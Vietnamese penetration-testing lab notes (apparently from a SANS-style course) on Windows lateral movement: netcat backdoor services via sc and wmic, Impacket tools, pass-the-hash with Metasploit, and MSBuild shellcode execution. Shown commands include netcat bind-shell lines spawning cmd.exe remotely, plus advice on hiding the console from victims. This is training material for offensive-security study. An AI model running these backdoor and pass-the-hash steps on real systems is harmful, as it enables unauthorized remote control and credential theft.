# Lab 4.1: Chạy lệnh với SC và WMIC

Mục tiêu

Sử dụng lệnh sc để tạo một dịch vụ backdoor netcat

Kiểm soát backdoor lắng nghe dịch vụ sử dụng lệnh sc

Thiết lập cổng có khẳ năng điều khiển sử dụng câu lệnh netstat trên windows

Sử dụng wmic để tạo một backdoor netcat

Phân tích cách mà wmic có thể điều khiển tiến trình sử dụng its/every:1 syntax

Cài đặt

Máy ảo sử dụng: window10

Thực hành

Chúng ta sẽ thực hành với một vài phương pháp mà ta đã nghiên cứu để chạy một command trên máy mục tiêu window. Cụ thể, ta sẽ sử dụng câu lệnh sc và wmc. Trong bài thực hành này, chúng ta sẽ chạy một câu lệnh trên máy mục tiêu window mà nó có thể triển khai một payload netcat listener, giúp ta có thể điều khiển và tương tác với shell thông qua backdoor.

Câu lệnh mà chúng ta sử dụng để khiến cho máy windows của chúng ta chạy với quyền SYSTEM local là:

nc.exe -l -p 2222 -e cmd.exe

Trong câu lệnh này, nc.exe dùng để chạy listener (-l) trên cổng (-p) 2222, khi mà có một kết nối được thiết lập, nó sẽ execute (-e) một shell cmd.exe. Kẻ tấn công có thể kết nối đến máy nạn nhân bằng giao thức TCP thông qua cổng 2222 và chiếm quyền điều khiển để tương tác với command shell. Trong bài lab này, chúng ta sẽ thực hành trên máy local, nhưng nhớ rằng côngn nghệ này có thể thực hiện từ xa.

Ý tưởng ở đây là, nêys tester có được admin user ID và mật khẩu, cũng như là có được quyền kết nối SMB đến máy nạn nhân, họ có thể sử dụng sc hoặc wmic trên máy atacker để khiến cho máy nạn nhân chạy bất cứ lệnh nào mà attacker muốn. Ta sẽ sử dụng sc và wmic để khiến cho máy nạn nhân thực thi câu lệnh shell mà sau đó ta sẽ có thể truy cập và tương tác trực tiếp đến máy nạn nhân.

A diagram of a computer system

Description automatically generated

1. Thiết lập

Trong thư mục C:\Tools có một file được đặt tên là ncexer.bat có thể tạo 2 terminal với 2 màu khác nhau để thuận tiện cho bài lab này.

Ta hãy chạy file này với quyền admin.

A screenshot of a computer

Description automatically generated

A screenshot of a computer screen

Description automatically generated

Màn hình vàng chính là attacker, màn hình xám là victim

Bây giờ hãy triển khai Netcat backdoor trên victim ở chế độ lắng nghe giao thức TCP trên cổng 2222 và cho phép truy cập đến command shell. Trên màn hình xám (victim), chạy:

A screenshot of a computer

Description automatically generated

Trên màn hình attacker, chạy netcat client để kết nối đến backdoor

A screenshot of a computer program

Description automatically generated

Ta đã có thể kết nối đến backdoor.

Kết nối này cho ta thấy ý tưởng mà ta cần đạt được: sử dụng backdoor shell đẻ có quyền truy cập đến máy mục tiêu

Ngắt kết nối cả 2 cửa sổ bằng cách nhấn ctrl c.

1. Tạo một service

Sử dụng sc để đưa netcat trở thành một dịch vụ.

Trên cửa sổ attacker, xác định hostname bằng lệnh:



Sử dụng lệnh sc để tạo một dịch vụ netcat có tên là ncservice:



Kiểm tra xem service đã được tạo hay chưa

A yellow screen with black text

Description automatically generated

Tiếp theo, ta sẽ thử kết nối đến nó.

Giờ ta đã tạo một dịch vụ ncservice, hãy cấu hình nó một chút cho dịch vụ bên victim để service có thể lắng nghe dịch vụ TCP trên cổng 2222. Chạy lệnh sau:

Câu lệnh này yêu cầu netstat liệt kê ở dạng số (-n) tất cả các cổng TCP và UDP (-a) đang được sử dụng và số ID tiến trình đang được sử dụng ở mỗi cổng, chạy câu lệnh sau mỗi 1 giây (1), sau đó tìm output với chuỗi 2222. Tuy nhiên câu lệnh sẽ bị treo vì nó không thể tìm thấy chuỗi 2222 mà ta yêu cầu bởi vì trước đó ta đã ngắt kết nối trên cổng này.

Bây giờ ta sẽ khởi động serviec trên màn hình attacker

A screenshot of a computer

Description automatically generated

Tại màn hình victim, ta sẽ thấy cổng TCP 2222 đang lắng nghe. Không may là sau khoảng 30 giây thì câu lệnh sc trên màn hình attacker hiển thị lỗi và dừng thực thi dịch vụ.

Nhấn ctrl c để thoát lệnh trên màn hình victim, sau đó xóa service ncservice trên màn hình attacker để tạo một serviec mới có thể chạy nhiều hơn 30 giây.

A screenshot of a computer

Description automatically generated

1. Tạo một service tốt hơn

Khởi động lại câu lệnh netstat trên màn hình victim để phát hiện listener

A black and orange text

Description automatically generated

Tạo một service tốt hơn với tên là ncservice2 có thể chạy netcat listener nhiều hơn 30 giây bằng cách khởi chạy cmd.exe như một service. Sử dụng option /k (để khi khởi động dịch vụ, cmd sẽ được mở lên và không đóng) để tạo và khởi chạy service: (option -L sẽ lắng nghe nhiều kết nối)

A screenshot of a computer

Description automatically generated

Quan sát ta thấy cổng 2222 mở và giữ nguyên, không đóng.

Trên màn hình attacker, kết nối đến listener sử dụng netcat client

A screenshot of a computer

Description automatically generated

Sau khi chạy xong, trên màn hình attacker sẽ xuất hiện command shell mới, đây là command shell bên victim

Trên màn hình victim sẽ xuất hiện các kết nối

Xóa dịch vụ

A yellow background with black text

Description automatically generated

Đảm bảo rằng cổng 2222 không còn chạy nữa



1. WMIC

Tiếp theo chúng ta sẽ chạy netcat listener với wmiv thay vì sc. Chúng ta sẽ dề dàng thực hiện hơn với wmic và để lại dấu vết nhỏ hơn trên máy mục tiêu, chúng ta sẽ không cần phải tạo một service rồi sau đó lại xóa nó đi. Tuy nhiên, tiến trình mà ta triển khai sẽ không có quyền SYSTEM, mặc dù vậy nó sẽ chạy dưới quyền admin

Bắt đầu bằng việc giám sát màn hình victim. Chúng ta có thể sử dụng công cụ giám sát theo cổng mà ta cấu hình như bài trước. Nhưg thay vào đó, để nâng cao kỹ năng của chúng ta, hãy sử dụng wmic command để giám sát proccess nc.exe

A screenshot of a computer program

Description automatically generated

Câu lệnh này sẽ triển khai wmic để giám sát tiến trình có tên là nc.exe, liệt kê một dòng output (brief) với thông tin quan trọng cho mỗi proccess có tên đó, chạy lại lệnh sau mỗi 1 giây

Vì hiện tại chưa có tiến trình nào tên là nc.exe nên nó sẽ hiển thị như kia

Qua màn hình attacker, triển khai netcat listener trên máy mục tiêu:

A screenshot of a computer

Description automatically generated

By default, wmic takes action on the local machine. To make this work remotely, we'd have to add the syntax / node:Sec560Student /user:[AdminUser] /password: [password] after wmic and before process in this command. Just run it locally for now

A screenshot of a computer

Description automatically generated

Trên màn hình victim ta thấy tiến trình netcat đang chạy

Trên màn hình attcker, kết nối đến netcat:

A yellow background with black text

Description automatically generated

Ta thấy command shell mới, đây là command shell bên victim.

A screen shot of a computer

Description automatically generated

Ta nhận thấy có một cửa sổ console được mở ra sau khi triển khai payload netcat sử dụng wmic. Đây là một tác dụng phụ khi triển khai payload Netcat. Nếu Netcat được gọi theo cách có thể tương tác với session console của người dùng desktop hiện tại, nó sẽ mở một cửa sổ console, trừ khi chúng ta gọi Netcat với tùy chọn -d. Tùy chọn -d yêu cầu Netcat chạy tách khỏi phiên của người dùng hiện tại. Để không bị nạn nhân phát hiện, tốt nhất ta nên dùng option -d để các cửa sổ console không xuất hiện trên màn hình của các máy mục tiêu. Các phiên bản Linux và UNIX của Netcat không có tác dụng phụ này. Trên thực tế, không có tùy chọn -d trong Netcat cho Linux / UNIX.

wmic /node:Sec560Student process call create "c:\tools\nc.exe -dlp 4444 -e cmd.exe"

Kết luận

Chúng ta đã có thể chạy được các command mà chúng ta muốn. Các công cụ sc và wmic giúp ta tạo và chạy dịch vụ netcat listener.

# Lab 4.2: Impacket

Mục tiêu

Làm quen với các module trong Impacket: wmiexec.py, smbexec.py, smbclient.py, lookupsid.py

Sử dụng Impacket với một vài phương thức xác thực khác nhau

Sử dụng Impacket để tương tác từ xa với hệ thống

Cài đặt

Máy ảo sử dụng

* Slingshot linux
* Windows 10

Ping được từ win 10 đến linux

Thực hành


Impacket là một bộ công cụ vô cùng hữu ích, cho phép ta tương tác với một số lượng lớn các dịch vụ trên windows. Tất cả code đều có sẵn và ta có thể sử dụng công cụ này để tạo một công cụ khác.

Trong bài lab này ta sẽ tìm hiểu một số tính năng của Impacket

1. Wmiexec.py

Công cụ này giúp chúng ta chạy lệnh trên trên một dịch vụ từ xa. Nó yêu cầu cần có quyền truy cập admin trên máy mục tiêu. Hạn chế lớn nhất của nó là nó sử dụng DCOM (một công nghệ trong hệ điều hành Windows của Microsoft, được sử dụng để cho phép các ứng dụng trên các máy tính khác nhau có thể tương tác với nhau qua mạng) và ta cần quyền để truy cập cổng DCOM trên máy mục tiêu, đôi khi việc này sẽ bị chặn bởi tường lửa, khi đó ta cần sử dụng công cụ khác, như là sbmclient.py

Cú pháp: wmiexec.py [[domain/]username[:password]@]<targetName or address> command



Kiểm tra thư mục

A computer screen shot of a computer program

Description automatically generated

Đổi qua thư mục Users

A computer screen shot of a computer program

Description automatically generated

Để ý rằng khi ta khởi chạy lệnh mà không có các câu lệnh đi cùng, nó sẽ tạo ra một phiên để tương tác:

A screenshot of a computer

Description automatically generated

1. smbexec.py

Công cụ này hoạt động tương tự như wmicexec, hoạt động trên 2 mode, phụ thuộc vào cách mà cong cụ chạy:

* Chế độ chia sẻ (share mode):
* Trong chế độ này, người dùng cần chỉ định một thư mục chia sẻ trên máy chủ đích mà họ muốn tương tác.
* Các lệnh và hoạt động được thực hiện thông qua thư mục chia sẻ này trên máy chủ đích.
* Việc ghi dữ liệu và thực thi các lệnh sẽ diễn ra trên hệ thống của máy chủ đích.
* Chế độ máy chủ (server mode):
* Trong trường hợp không có thư mục chia sẻ sẵn có hoặc nếu không muốn ghi dữ liệu trực tiếp vào hệ thống của máy chủ đích, công cụ sẽ khởi chạy một máy chủ SMB cục bộ trên máy tính tấn công.
* Máy chủ SMB này sẽ lắng nghe trên cổng 445, giao thức mặc định của SMB.
* Khi có lệnh được gửi từ máy tính đích, kết quả của lệnh sẽ được trả về và ghi vào một thư mục chia sẻ trên máy tính tấn công.
* Điều này giúp tránh việc ghi trực tiếp vào hệ thống của máy chủ đích, giảm nguy cơ để lại các dấu vết trên hệ thống mục tiêu

Khởi chạy smbexec.py

A screenshot of a computer

Description automatically generated


Kiểm tra quyền truy cập hiện tại, ta đang chạy với quyền system

Thử đổi thư mục, ta nhận thấy không thể đổi thư mục trực tiếp

Thử sử dụng đường dẫn đầy đủ:

A screenshot of a computer

Description automatically generated



Nếu ta muốn đi đến mức khác, ta sẽ cần sử dụn đường dẫn đầy đủ một lần nữa:

A screenshot of a computer

Description automatically generated

1. smbclient.py

smbclient.py là một công cụ giống như smbclient trong Linux, cho phép người dùng tương tác với dịch vụ SMB (Server Message Block) trên các máy chủ Windows từ xa.

Chức năng chính của smbclient.py là cho phép người dùng duyệt các thư mục chia sẻ (shares) trên máy chủ, thực hiện các hoạt động như đọc, ghi, xóa và di chuyển các tệp tin giữa các hệ thống.

Nó cung cấp một giao diện dòng lệnh tương tự như smbclient trên Linux, giúp người dùng dễ dàng thao tác với các tài nguyên SMB trên mạng

A screenshot of a computer screen

Description automatically generated

Thử sử dụng lệnh shares

A screenshot of a computer error

Description automatically generated

File share kết thúc bằng $ là file chia sẻ ẩn, ADMIN$ C$ và IPC$ là file share mặc định, chỉ có thể truy cập bawngf quyền admin

Kiểm tra các file được chia sẻ:

A screenshot of a computer error

Description automatically generated

1. lookup.py

Là một công cụ trong bộ công cụ Impacket, được thiết kế để thực hiện các thao tác liên quan đến quản lý người dùng và nhóm trên hệ thống Windows.

Công cụ này sẽ tìm kiếm và liệt kê tất cả các người dùng có trong domain. Điều này bao gồm cả các tài khoản người dùng chính thức và tài khoản ẩn.

A screenshot of a computer

Description automatically generated

Ta thấy có rất nhiều output ở đây. Danh sách bao gồm tất cả user và group trong domain.

Danh sách này rất dài nên ta cần chọn ra một RID và chạy lại lệnh

A screenshot of a computer code

Description automatically generated

Đây là một bộ công cụ rất hữu ích cho việc đoán mật khẩu

Kết luận

Ta đã tìm hiểu về các module trong Impacket (như wmiexec.py, smbexec.py, smbclient.py, và lookupsid.py) và sử dụng Impacket với nhiều phương pháp xác thực, để tác tương với hệ thống từ xa.

# Lab 4.3: Pass-the-Hash

Mục tiêu

Sử dụng kỹ thuật pass-the-hash thông qua module psexec của Metasploit để tải Meterpreter lên máy mục tiêu. Từ đó hiểu được cách hoạt động của Pass the Hash (xác thực bằng bản băm thay vì bản rõ của mật khẩu)

Cài đặt

Máy ảo sử dụng: Slingshot linux


Ping được từ linux đến DC 10.130.10.10

Thực hành

Trong bài lab này, máy attacker sẻ sử dụng thông tin xác thực bgreen/Password1 mà ta đã tìm được trước đó, lấy được các mã hash password và thử dùng các mã hash đó truy cập vào các hệ thống khác

1. Lấy các password hashes

Sử dụng module psxec trong metasploit để thiết lập phiên kết nối trên 10.130.10.25 Win10



Chạy module:

A screenshot of a computer error

Description automatically generated


Lấy hashes với module hashdump

A screenshot of a computer program

Description automatically generated

Thử sử dụng hash password của antivirus để dăng nhập hệ thống khác

1. Sử dụng hash



1. Exploit

Chạy lệnh run

Nếu thành công, ta sẽ truy cập được vào meterpreter kết nối đến máy mục tiêu. Ta có thể kiểm tra bằng cách check session

A computer screen shot of a computer error

Description automatically generated

sessions -l

A computer screen shot of a computer screen

Description automatically generated

1. Meterpreter shell

Ta đã sử dụng mã băm thay vì mật khẩu để xác thực

Bây giờ ta tương tác với session và thực hiện một số câu lệnh…

A screenshot of a computer program

Description automatically generated

A screenshot of a computer program

Description automatically generated

A screenshot of a computer error

Description automatically generated

# Lab 4.4: MSBuild

Mục tiêu

Sử dụng MSBuild như một bypass để điều khiển ứng dụng

Sử dụng XML file cho đầu ra là văn bản đơn giản

Sử dụng MSBuild với Metasploit và Meterpreter

Sử dụng MSBuild với Empire

Cài đặt

Máy ảo sử dụng:


* Slingshot Linux
* Win10

Thực hành

1. Cài đặt

Đầu tiên ta khởi động một file XML ví dụ để chứng minh việc ta có thể thực thi mã tùy ý bằng MSBuild

Ở trên máy win mở tệp build1.xml trong folder CourseFiles



Sau đó thay dòng code mình muốn sử dụng vào dòng //PUT CODE TO EXECUTE HERE’

1. Initial testing

A screenshot of a computer code

Description automatically generated

Sau khi thay dòng code trên, lưu lại và mở cmd tìm MSBuild.exe

A screen shot of a computer

Description automatically generated

Ta chọn …Microsoft.net\assembly\GAC\_32:

Giờ ta sẽ sao chép filename và đường dẫn và dán vào terminal, sau đó dán đường dẫn của build1.xml

A screenshot of a computer

Description automatically generated

1. Meterpreter Shellcode

Đầu tiên hãy ping đến eth0 của Linux để confirm rằng hai máy có thể giao tiếp với nhau

A white text with black text

Description automatically generated

Mở msfconsole trên máy để cài đặt một listener lắng nghe kết nối từ payload:

A screen shot of a computer code

Description automatically generated

Khai thác:

A close up of text


Description automatically generated

Mở một terminal mới, ta sẽ tạo shellcode bằng msfvenom:

A screenshot of a computer

Description automatically generated

Ta thực hiện chuyển file payload đó qua windows:



Chuyển qua máy windows, mở trình duyệt ra và tới đường dẫn eth0:8000, rồi mở file payload.txt ra:

A screenshot of a computer

Description automatically generated

Copy tất cả những gì có trong payload.txt paste vào phần PUT YOUR SHELLCODE HERE vào file build2.xml. Save lại và triển khai payload:

A computer screen shot of a computer error

Description automatically generated

Sau đó quay lại metasploit trên Linux, sẽ thấy có session đang mở:

